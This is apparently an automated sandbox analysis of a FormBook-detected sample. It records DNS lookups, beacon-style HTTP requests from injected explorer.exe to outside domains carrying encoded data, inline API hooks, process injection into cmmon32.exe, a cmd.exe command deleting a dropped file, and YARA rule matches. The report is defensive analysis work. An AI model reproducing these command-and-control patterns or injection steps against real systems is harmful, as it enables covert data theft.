Jan 13, 2021 21:48:40.813632011 CET	61946	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:40.872780085 CET	53	61946	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:41.623128891 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:41.670948982 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:42.367764950 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:42.426841021 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:42.755604982 CET	56130	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:42.829658031 CET	53	56130	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:43.036227942 CET	56338	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:43.084266901 CET	53	56338	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:44.424235106 CET	59420	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:44.485919952 CET	53	59420	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:48.240782022 CET	58784	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:48.299400091 CET	53	58784	8.8.8.8	192.168.2.3
Jan 13, 2021 21:48:49.050465107 CET	63978	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:48:49.098325014 CET	53	63978	8.8.8.8	192.168.2.3
Jan 13, 2021 21:49:08.150971889 CET	62938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:49:08.225167990 CET	53	62938	8.8.8.8	192.168.2.3
Jan 13, 2021 21:49:11.770323992 CET	55708	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:49:11.818288088 CET	53	55708	8.8.8.8	192.168.2.3
Jan 13, 2021 21:49:23.327256918 CET	56803	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:49:23.387768984 CET	53	56803	8.8.8.8	192.168.2.3
Jan 13, 2021 21:49:25.993846893 CET	57145	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:49:26.041655064 CET	53	57145	8.8.8.8	192.168.2.3
Jan 13, 2021 21:49:44.018774033 CET	55359	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:49:44.081831932 CET	53	55359	8.8.8.8	192.168.2.3
Jan 13, 2021 21:50:04.467032909 CET	58306	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:50:04.649347067 CET	53	58306	8.8.8.8	192.168.2.3
Jan 13, 2021 21:50:25.127614975 CET	64124	53	192.168.2.3	8.8.8.8
Jan 13, 2021 21:50:25.198852062 CET	53	64124	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:49:23.327256918 CET	192.168.2.3	8.8.8.8	0x7fa5	Standard query (0)	www.the343radio.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:49:44.018774033 CET	192.168.2.3	8.8.8.8	0xdfc0	Standard query (0)	www.registeredagentfirm.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:50:04.467032909 CET	192.168.2.3	8.8.8.8	0x718	Standard query (0)	www.tiendazoom.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:50:25.127614975 CET	192.168.2.3	8.8.8.8	0xad17	Standard query (0)	www.eaglesnestprophecticministry.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:49:23.387768984 CET	8.8.8.8	192.168.2.3	0x7fa5	No error (0)	www.the343radio.com		35.169.40.107	A (IP address)	IN (0x0001)
Jan 13, 2021 21:49:23.387768984 CET	8.8.8.8	192.168.2.3	0x7fa5	No error (0)	www.the343radio.com		34.225.31.148	A (IP address)	IN (0x0001)
Jan 13, 2021 21:49:44.081831932 CET	8.8.8.8	192.168.2.3	0xdfc0	No error (0)	www.registeredagentfirm.com	registeredagentfirm.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:49:44.081831932 CET	8.8.8.8	192.168.2.3	0xdfc0	No error (0)	registeredagentfirm.com		34.98.99.30	A (IP address)	IN (0x0001)
Jan 13, 2021 21:50:04.649347067 CET	8.8.8.8	192.168.2.3	0x718	No error (0)	www.tiendazoom.com	tiendazoom.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:50:04.649347067 CET	8.8.8.8	192.168.2.3	0x718	No error (0)	tiendazoom.com		174.136.37.109	A (IP address)	IN (0x0001)
Jan 13, 2021 21:50:25.198852062 CET	8.8.8.8	192.168.2.3	0xad17	No error (0)	www.eaglesnestpropheticministry.com	eaglesnestpropheticministry.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:50:25.198852062 CET	8.8.8.8	192.168.2.3	0xad17	No error (0)	eaglesnestpropheticministry.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.the343radio.com
- www.registeredagentfirm.com
- www.tiendazoom.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49756	35.169.40.107	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:49:23.525067091 CET	7329	OUT	GET /jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=Jqp6Vrh7x4dPMrIQX7VIzLiEvICxUcdwdSrDbGPbei90zUxLRJiOLwAKv7MnajRyqhPp HTTP/1.1 Host: www.the343radio.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:49:23.657845974 CET	7330	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Wed, 13 Jan 2021 20:49:23 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.the343radio.com/jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=Jqp6Vrh7x4dPMrIQX7VIzLiEvICxUcdwdSrDbGPbei90zUxLRJiOLwAKv7MnajRyqhPp Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49758	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:49:44.124205112 CET	7340	OUT	GET /jqc/?ndlpiZc=0xbExnfI3Prv/1KpQ0CN/ByOc92DgA9UHu9nxr7GrQjbPgIXGkWI8+X1opataUjCpyTL&vJBt9=0p-TOvv8KBuxgpiP HTTP/1.1 Host: www.registeredagentfirm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:49:44.263031006 CET	7340	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:49:44 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8396-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49759	174.136.37.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:50:04.808011055 CET	7341	OUT	GET /jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=EnI9If5tS4P3VQhtW/9J+s0mIpyxI+H/HK4ULnRjNfqJIxJ/UO/Pi364qc4j+Eh6gi9p HTTP/1.1 Host: www.tiendazoom.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:50:04.984437943 CET	7342	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 20:50:04 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE0
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE0
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE0
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE0

Statistics

Behavior



HOPEFUL.exe
AddInProcess32.exe
explorer.exe
cmmon32.exe
cmd.exe
conhost.exe

Click to jump to process

System Behavior

Analysis Process: HOPEFUL.exe PID: 6744 Parent PID: 5588

General

Start time:	21:47:39
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\HOPEFUL.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\HOPEFUL.exe'
Imagebase:	0xa40000
File size:	3437056 bytes
MD5 hash:	9C15AF175868121CC014666189D52DAE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.298637498.0000000004A76000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.298637498.0000000004A76000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.298637498.0000000004A76000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.298890035.0000000004B4D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.298890035.0000000004B4D000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.298890035.0000000004B4D000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	559BC73	CopyFileExW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HOPEFUL.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E21C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	0	42080	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1d 5a 8e 5a 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 58 00 00 00 0c 00 00 00 00 00 00 9a 77 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 c0 00 00 00 02 00 00 dc 8d 01 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....Z.Z..... ....0..X.....w... .....@.. ....`.....	success or wait	1	559BC73	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HOPEFUL.exe.log	unknown	1451	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 50 72 65 73 65 6e 74 61 74 69 6f 6e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=	success or wait	1	6E21C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\8c85184f1e0cfe359eea86373661a3f8\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEE5705	unknown

Analysis Process: AddInProcess32.exe PID: 6548 Parent PID: 6744

General

Start time:	21:48:12
Start date:	13/01/2021
Path:	C:\Users\user\AppData\Local\Temp\AddInProcess32.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\AddInProcess32.exe
Imagebase:	0xde0000
File size:	42080 bytes

MD5 hash:	F2A47587431C466535F3C3D3427724BE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.342835005.00000000017B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.342835005.00000000017B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.342835005.00000000017B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.341874969.0000000001380000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.341874969.0000000001380000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.341874969.0000000001380000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.341186182.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.341186182.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.341186182.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 6548

General

Start time:	21:48:20
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmmon32.exe PID: 4656 Parent PID: 3388

General

Start time:	21:48:37
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x1040000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.557782096.0000000000EC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.557782096.0000000000EC0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.557782096.0000000000EC0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.558552585.0000000003090000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.558552585.0000000003090000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.558552585.0000000003090000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.560537897.0000000004B40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.560537897.0000000004B40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.560537897.0000000004B40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	ED9E57	NtReadFile

Analysis Process: cmd.exe PID: 4240 Parent PID: 4656

General

Start time:	21:48:42
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\AddInProcess32.exe'
Imagebase:	0xbc0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5192 Parent PID: 4240

General

Start time:	21:48:42
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis